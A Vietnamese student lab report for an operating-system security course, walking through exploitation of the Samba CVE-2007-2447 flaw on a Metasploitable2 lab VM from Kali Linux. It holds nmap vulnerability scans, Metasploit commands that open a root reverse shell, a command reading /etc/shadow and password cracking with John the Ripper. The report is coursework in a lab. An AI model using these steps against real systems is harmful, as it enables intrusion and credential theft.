HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN

BÁO CÁO THỰC HÀNH SỐ 1

Họ và tên: Vũ Thành Long

Mã sinh viên: B21DCAT012

Nhóm lớp: 03

Môn học: An toàn hệ điều hành

Giảng viên giảng dạy: Hoàng Xuân Dậu

An toàn HĐH (INT1484) - Bài thực hành số 1

1. Mục đích

- Tìm hiểu về các lỗ hổng một số dịch vụ, phần mềm trên HĐH
- Luyện thực hành tấn công kiểm soát hệ thống chạy Ubuntu từ xa sử dụng công cụ tấn công Metasploit trên Kali Linux.

2. Các phần mềm, công cụ cần có

- Kali Linux
- Metasploit
- Metasploitable: máy ảo VMWare chứa lỗi, có thể tải tại:
  - http://sourceforge.net/projects/metasploitable/files/Metasploitable2/

3. Tìm hiểu về các lỗ hổng bảo mật trên một số DV của Ubuntu

- Metasploitable2 là một máy ảo VMWare được tích hợp nhiều dịch vụ chứa các lỗi bảo mật đã biết cho phép khai thác kiểm soát hệ thống từ xa phục vụ học tập. Danh sách các lỗ hổng và hướng dẫn khai thác có thể tìm tại: https://www.hackingarticles.in/comprehensive-guide-on-metasploitable-2/


- Lỗ hổng là lỗ hổng bảo mật CVE-2007-2447 trên dịch vụ chia sẻ file SMB (Samba) với các phiên bản Samba 3.0.0 đến 3.0.25rc3 có thể cho phép thực thi mã từ xa. Chi tiết về lỗ hổng này có thể tìm tại:

  https://nvd.nist.gov/vuln/detail/CVE-2007-2447.

4. Nội dung thực hành


4.1 Cài đặt các công cụ và nền tảng

- Kali




- Metasploitable2

- Tạo user




- Đặt lại tên máy chứa lỗi

- Sudo nano /etc/host/name
- Sudo reboot



4.2 Quét máy victim Metasploitable2 tìm các lỗ hổng tồn tại

- Tìm địa chỉ IP của máy victim, kali:
  - Chạy lệnh trong cửa sổ terminal: ifconfig eth0
  - Tìm IP v4 ở interface eth0 ở mục ‘inet addr'



- Kiểm tra kết nối mạng giữa các máy
  - Từ máy victim:

```
msfadmin@B21DCAT012-Long-Meta:~$ ping 192.168.137.128
PING 192.168.137.128 (192.168.137.128) 56(84) bytes of data.
64 bytes from 192.168.137.128: icmp_seq=1 ttl=64 time=5.02 ms
64 bytes from 192.168.137.128: icmp_seq=2 ttl=64 time=0.292 ms
64 bytes from 192.168.137.128: icmp_seq=3 ttl=64 time=0.591 ms
64 bytes from 192.168.137.128: icmp_seq=4 ttl=64 time=0.390 ms

--- 192.168.137.128 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 0.292/1.574/5.026/1.996 ms
msfadmin@B21DCAT012-Long-Meta:~$ _
```


  - Từ máy kali:

```
┌──(root㉿B21DCAT012-Long-Kali)-[/home/kali]
└─# ping 192.168.137.129
PING 192.168.137.129 (192.168.137.129) 56(84) bytes of data.
64 bytes from 192.168.137.129: icmp_seq=1 ttl=64 time=0.422 ms
64 bytes from 192.168.137.129: icmp_seq=2 ttl=64 time=0.508 ms
64 bytes from 192.168.137.129: icmp_seq=3 ttl=64 time=0.739 ms
^C
── 192.168.137.129 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2056ms
rtt min/avg/max/mdev = 0.422/0.556/0.739/0.133 ms
```

- Sử dụng công cụ nmap để rà quét các lỗ hổng tồn tại trên máy chạy Metasploitable2:
  - Quét cổng dịch vụ netbios-ssn cổng 139:

```
┌──(root㉿B21DCAT012-Long-Kali)-[/home/kali]
└─# nmap --script vuln -p139 192.168.137.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-11 13:02 EDT
Nmap scan report for 192.168.137.129 (192.168.137.129)
Host is up (0.00090s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
MAC Address: 00:0C:29:FA:DD:2A (VMware)

Host script results:
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 141.26 seconds

┌──(root㉿B21DCAT012-Long-Kali)-[/home/kali]
```


- Quét cổng dịch vụ Microsoft-ds cổng 445:



4.3 Khai thác tìm phiên bản Samba đang hoạt động

- Khởi động Metasploit

- Khai báo sử dụng mô đun tấn công:



- Đặt địa chỉ ip của máy victim và tấn công:

```
msf6 auxiliary(scanner/smb/smb_version) > set RHOST 192.168.137.129
RHOST ⇒ 192.168.137.129
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.137.129:445   - SMB Detected (versions:1) (preferred dialect:) (s
ignatures:optional)
[*] 192.168.137.129:445   -   Host could not be identified: Unix (Samba 3.0.2
0-Debian)
[*] 192.168.137.129:      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

⇨ Máy victim sẽ liệt kê tên dịch vụ Samba và phiên bản -> khoanh đỏ thông tin phiên bản Samba.

4.4 Khai thác lỗi trên Samba cho phép mở shell chạy với quyền root:

- Khởi động Metasploit:

```
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMNm,             eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNM
        https://metasploit.com

       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

- Khai báo sử dụng mô đun tấn công: use exploit/multi/samba/usermap_script

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

- Chạy lệnh “show options” để xem các thông tin về mô đun tấn công đang sử dụng

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:po
                                       rt[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs
                                       .metasploit.com/docs/using-metasploi
                                       t/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):
```

- Đặt địa chỉ IP máy victim: set RHOST 192.168.137.129

```
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.137.129
RHOST ⇒ 192.168.137.129
msf6 exploit(multi/samba/usermap_script) >
```

- Chọn pay load cho thực thi (mở shell): set payload cmd/unix/reverse

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) >
```

- Đặt 445 là cổng truy cập máy victim: set RPORT 445

```
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT ⇒ 445
msf6 exploit(multi/samba/usermap_script) >
```

- Chạy lệnh “show options” để xem các thông tin về thiết lập tấn công đang sử dụng

```
                                                  rt[,type:host:port][ ... ]
   RHOSTS   192.168.137.129  yes       The target host(s), see https://docs
                                       .metasploit.com/docs/using-metasploi
                                       t/basics/using-metasploit.html
   RPORT    445              yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.137.128  yes       The listen address (an interface may b
                                     e specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) >
```

- Thực thi tấn công : exploit


```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.137.128:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo Zxc7raPfXDYQKXBB;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "Zxc7raPfXDYQKXBB\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.137.128:4444 → 192.168.137.129:3
7316) at 2024-03-11 13:14:44 -0400
```

- Cửa hậu mở shell với người dùng root cho phép chạy lệnh từ máy Kali
- có thể thực hiện bất cứ lệnh shell nào trên máy victim
  - Chạy các lệnh để đọc tên người dùng và máy đang truy cập:
    whoami


uname -a

- Lấy tên người dùng và mật khẩu đã tạo ở mục 4.1:
  cat /etc/shadow | grep longvt012

- Chọn và sao chép cả dòng tên người dùng và mật khẩu băm vào clipboard
- Mở một cửa sổ Terminal mới, chạy lệnh:
  nano password
  sau đó paste thông tin tên người dùng và mật khẩu băm từ clipboard vào file password



  Gõ Ctrl-x để lưu vào file
- Crack để lấy mật khẩu sử dụng chương trình john the ripper (hoặc 1 công cụ crack mật khẩu khác):
  John –show password



Phá khóa thành công(mật khẩu của longvt012 là 1)